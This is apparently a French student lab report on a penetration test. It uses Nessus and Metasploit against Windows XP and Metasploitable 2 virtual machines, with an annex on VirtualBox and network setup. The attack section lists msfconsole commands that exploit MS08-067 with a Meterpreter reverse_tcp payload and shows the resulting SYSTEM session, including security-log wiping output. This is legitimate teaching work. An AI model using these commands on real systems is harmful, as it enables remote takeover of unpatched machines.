La faille MS08-067 ( **Microsoft Security, 2008, faille n°67** ) est une vulnérabilité qui permettait de prendre le contrôle d'un ordinateur Windows (comme XP) à **distance**, sans que l'utilisateur n'ait à cliquer sur quoi que ce soit. Il y avait une erreur dans la façon dont Windows gérait le partage de fichiers : un pirate pouvait envoyer un message réseau "trop gros" pour la mémoire de l'ordinateur (un **dépassement de tampon**), ce qui forçait la machine à exécuter les ordres du pirate au lieu des siens.

*Préparation de l'attaque*

Comme pour metasploit, on utilise l'outil msfconsole:

1. Rechercher l'exploit :

```
search ms08\_067
```

2. Sélectionner le module :

```
use exploit/windows/smb/ms08\_067\_netapi
```

3. Choisir le Payload (Définit l'outil de contrôle post-intrusion (Meterpreter) en mode connexion inversée pour contourner les pare-feu.) :

```
set PAYLOAD windows/meterpreter/reverse\_tcp
```

4. Définir l'attaquant (Kali) :

```
set LHOST 10.0.2.10
```

---

---

5. Définir la cible (Windows XP) :

**set RHOSTS 10.0.2.15**

6. Lancer l'exploit:

**exploit**


*Début de l'attaque*

Nous voici maintenant dans le terminal **meterpreter**: on regarde notre ip actuelle.

La commande **getuid** affiche **AUTORITE NT\SYSTEM**. C'est le niveau de **privilège le plus élevé sous Windows**, supérieur même à celui d'un administrateur local.

La commande **sysinfo** confirme qu'on est sur Windows XP.

La commande **ipconfig** dans Meterpreter montre bien l'adresse IP **10.0.2.15**, confirmant qu'on contrôle à distance windows xp.



```

root@kali: /home/kali/Downloads/SAE304/Scans
Session Actions Edit View Help
[*] Wiping 355 records from Security ...
meterpreter > getuid
Server username: AUTORITE NT\SYSTEM
meterpreter > sysinfo
Computer : BUT-J6Y2FVWM7J9
OS : Windows XP (5.1 Build 2600, Service Pack 1).
Architecture : x86
System Language : fr_FR
Domain : MSHOME
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > ipconfig
Interface 1
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1
Interface 2
Name : Carte Intel(R) PRO/1000 T pour serveur - Miniport d'ordonnancement de paquets
Hardware MAC : 08:00:27:29:79:b7
MTU : 1500
IPv4 Address : 10.0.2.15

```

---

*Conclusion de l'exploitation de la vulnérabilité*

La réussite de l'intrusion sur Windows XP (**10.0.2.15**) s'explique par l'exploitation de la vulnérabilité critique MS08-067, qui cible une faille dans la gestion des requêtes RPC du service Serveur via le protocole SMB. Cette attaque fonctionne car un paquet malveillant envoyé à la cible provoque un **dépassement de pile**, permettant l'exécution de code arbitraire à distance sans **aucune authentification**. Le succès de l'opération est garanti par l'obsolescence du système (Service Pack 1), qui ne dispose d'aucune protection moderne pour bloquer ce type d'exploit public. En obtenant une session Meterpreter, on accède à l'identité **AUTORITE NT\SYSTEM**, soit le niveau de privilège le plus élevé de Windows, offrant ainsi un contrôle total et irréversible sur la configuration et les données de la machine.

---

## Conclusion

Ce projet de rapport de sécurité (SAE 304) avait pour but de tester la résistance de deux machines virtuelles (Metasploitable 2 et Windows XP) à une attaque informatique. J'ai d'abord mis en place un environnement de test avec VirtualBox et un réseau local. J'ai ensuite utilisé un scanner de sécurité (Nessus) pour identifier les faiblesses très dangereuses sur ces machines. Grâce à un outil d'attaque (Metasploit), j'ai réussi à exploiter deux failles critiques. Sur Metasploitable 2, j'ai profité d'une faille très grave, qui était comme une "porte dérobée", pour prendre le contrôle total du système. De la même manière, j'ai utilisé une autre faille célèbre sur Windows XP pour obtenir le contrôle complet de cette machine. En conclusion, ce projet a été un succès et a permis de mettre en pratique toute la méthode d'un test d'intrusion, en confirmant que les deux systèmes cibles pouvaient être entièrement contrôlés à cause de leurs faiblesses.

---

---


## Annexe

### Déploiement des machines

L'hyperviseur **VirtualBox** a été mis à jour vers la version 7.2 après la suppression des anciennes versions via la commande `apt-get remove virtualbox-6.1 --purge` et l'installation d'une nouvelle version avec la commande `apt-get install virtualbox-7.2` .

Les trois machines virtuelles ont été importées :


- **Kali Linux** (Plateforme d'attaque)
  - Après avoir téléchargé Kali Linux sur le site de [kali](#), il nous restait qu'à dézipper le dossier et cliquer sur le fichier préconfiguré (**.vbox**). La VM sera automatiquement importée sur Virtualbox.




- **Windows XP Familial SP1** (Cible 1)
  - Après avoir récupéré la bonne image [windows xp](#), on créer une nouvelle VM sous Virtualbox, avec l'image téléchargée et en sélectionnant l'OS version Windows XP 32 bits. Aucune autre configuration n'est nécessaire hormis celles quand on ouvre windows xp.

- **Metasploitable 2** (Cible 2).

- On se rend sur le site [ici](#) pour récupérer le dossier zip nécessaire pour Metasploit. On crée une nouvelle VM sous Virtualbox, nommée Metasploit, sans image et prenant l'OS Linux Ubuntu 32 bits.




- Ensuite dans l'onglet Specify Virtual Hard Disk > Use an existing virtual hard disk file > cliquer sur le dossier jaune > ajouter > sélectionner **metasploitable.vmdk** dans le dossier metasploit téléchargé > confirmer les changements



- **Nessus ( à télécharger sur Kali )**

- On télécharge la version récente compatible avec l'OS choisis pour debian ( Linux, Debian 64bits ) [ici](#)




- Ensuite, sur le terminal: on effectue la commande **dpkg -i [paquet nessus télécharger]** pour installer le paquet logiciel manuellement

```
---(root㉿kali)-[/home/kadokawa]
# dpkg -i Nessus-10.11.1-debian10_amd64.deb
(Lecture de la base de données ... 407916 fichiers et répertoires déjà installés.)
Préparation du dépaquetage de Nessus-10.11.1-debian10_amd64.deb ...
Dépaquetage de nessus (10.11.1) sur (10.11.1) ...
Paramétrage de nessus (10.11.1) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
```

- Enfin, il faut **lancer** le service avec **systemctl start nessusd.service** ( éventuellement **status** pour s'assurer que

le service est lancé ) et se rendre sur <https://localhost:8834> (on ignore le message d'alerte du navigateur web et on continu). Laisser décocher la case; on peut désormais se connecter/créer un compte.




---

## Créer réseau local


On constate que les trois VM ont la même adresse IP (**10.0.2.15**) avec **ip addr** et **ipconfig**.

On crée donc un réseau local sur Virtualbox en allant sur Réseau puis dans l'onglet NAT Networks on clique sur créer.




**Un réseau est généré automatiquement (il est normal qu'il soit identique au réseau de la machine sur laquelle VirtualBox est utilisé).**

---



Le DHCP distribuera des adresses différentes à nos VM.

Puis sur chaque VM ( configuration ): on sélectionne **Réseau NAT** et le nom du réseau créé juste en haut




---

## Test de connectivité entre VM

Une fois les config effectuées sur les trois VM, on allume chaque VM et on se ping pour s'assurer de la connectivité.

*Ping de Metasploit ( 10.0.2.3 ) vers Windows xp ( 10.0.2.15 ) :*

~~Ping fonctionnel~~



```

Metasploit [En fonction] - Oracle VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
inet 10.0.2.3/24 brd 10.0.2.255 scope global eth0
inet6 fe80::a00:27ff:fe88:f74e/64 scope link
    valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ msfadmin@metasploitable:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_f
    link/ether 08:00:27:88:f7:4e brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.3/24 brd 10.0.2.255 scope global eth0
        inet6 fe80::a00:27ff:fe88:f74e/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=128 time=3.94 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=128 time=0.462 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=128 time=0.606 ms
--- 10.0.2.15 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.462/1.671/3.946/1.609 ms
msfadmin@metasploitable:~$ 
```

*Ping de Windows xp ( 10.0.2.15 ) vers Metasploit ( 10.0.2.3 ) :*

~~Ping fonctionnel~~

```
C:\ Invite de commandes
Configuration IP de Windows

Carte Ethernet Connexion au réseau local:

    Suffrage DNS propre à la connexion : iutv.univ-paris13.fr
    Adresse IP . . . . . : 10.0.2.15
    Masque de sous-réseau : . . . . : 255.255.255.0
    Passerelle par défaut : . . . . : 10.0.2.2

C:\Documents and Settings\Sami>ping 10.0.2.3

Envoi d'une requête 'ping' sur 10.0.2.3 avec 32 octets de données :

Réponse de 10.0.2.3 : octets=32 temps<1ms TTL=64
Réponse de 10.0.2.3 : octets=32 temps<1ms TTL=64
Réponse de 10.0.2.3 : octets=32 temps<1ms TTL=64

Statistiques Ping pour 10.0.2.3:
    Paquets : envoyés = 3, reçus = 3, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms
Ctrl+C
^C
C:\Documents and Settings\Sami>
```

Ping de Kali (10.0.2.10) vers Metasploit (10.0.2.3) et Windows xp (10.0.2.15):

Ping fonctionnel

```
[(root@kali)-[~/home/kali/Downloads]
# ping 10.0.2.3
PING 10.0.2.3 (10.0.2.3) 56(84) bytes of data.
64 bytes from 10.0.2.3: icmp_seq=1 ttl=64 time=2.00 ms
64 bytes from 10.0.2.3: icmp_seq=2 ttl=64 time=0.770 ms
64 bytes from 10.0.2.3: icmp_seq=3 ttl=64 time=0.884 ms
^C
— 10.0.2.3 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 0.770/1.216/1.996/0.553 ms
[(root@kali)-[~/home/kali/Downloads]
# ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=128 time=6.64 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=128 time=0.769 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=128 time=0.743 ms
^C
— 10.0.2.15 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.743/2.716/6.637/2.772 ms
```

Ping de Metasploit (10.0.2.3) et Windows xp (10.0.2.15) vers Kali (10.0.2.10):

Ping fonctionnel

The screenshot shows two terminal windows side-by-side. The left window is from a Metasploit session on host 10.0.2.3, showing a ping command to host 10.0.2.10. The right window is from a Windows XP session on host 10.0.2.15, showing a ping command to host 10.0.2.10. Both pings are successful with low latency.

```
rtt min/avg/max/mdev = 0.462/1.671/3.946/1.609 ms
msfadmin@metasploitable:~$ ping 10.0.2.10
PING 10.0.2.10 (10.0.2.10) 56(84) bytes of data.
64 bytes from 10.0.2.10: icmp_seq=1 ttl=64 time=0.806 ms
64 bytes from 10.0.2.10: icmp_seq=2 ttl=64 time=0.843 ms
64 bytes from 10.0.2.10: icmp_seq=3 ttl=64 time=0.768 ms
--- 10.0.2.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.768/0.805/0.843/0.044 ms
msfadmin@metasploitable:~$
```

```
Ctrl+C
C:\Documents and Settings\Sami>ping 10.0.2.10
Envoi d'une requête 'ping' sur 10.0.2.10 avec 32 octets de données :
Réponse de 10.0.2.10 : octets=32 temps<1ms TTL=64
Réponse de 10.0.2.10 : octets=32 temps<1ms TTL=64
Réponse de 10.0.2.10 : octets=32 temps<1ms TTL=64
Statistiques Ping pour 10.0.2.10:
    Paquets : envoyés = 3, reçus = 3, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms
Ctrl+C
C:\Documents and Settings\Sami>
```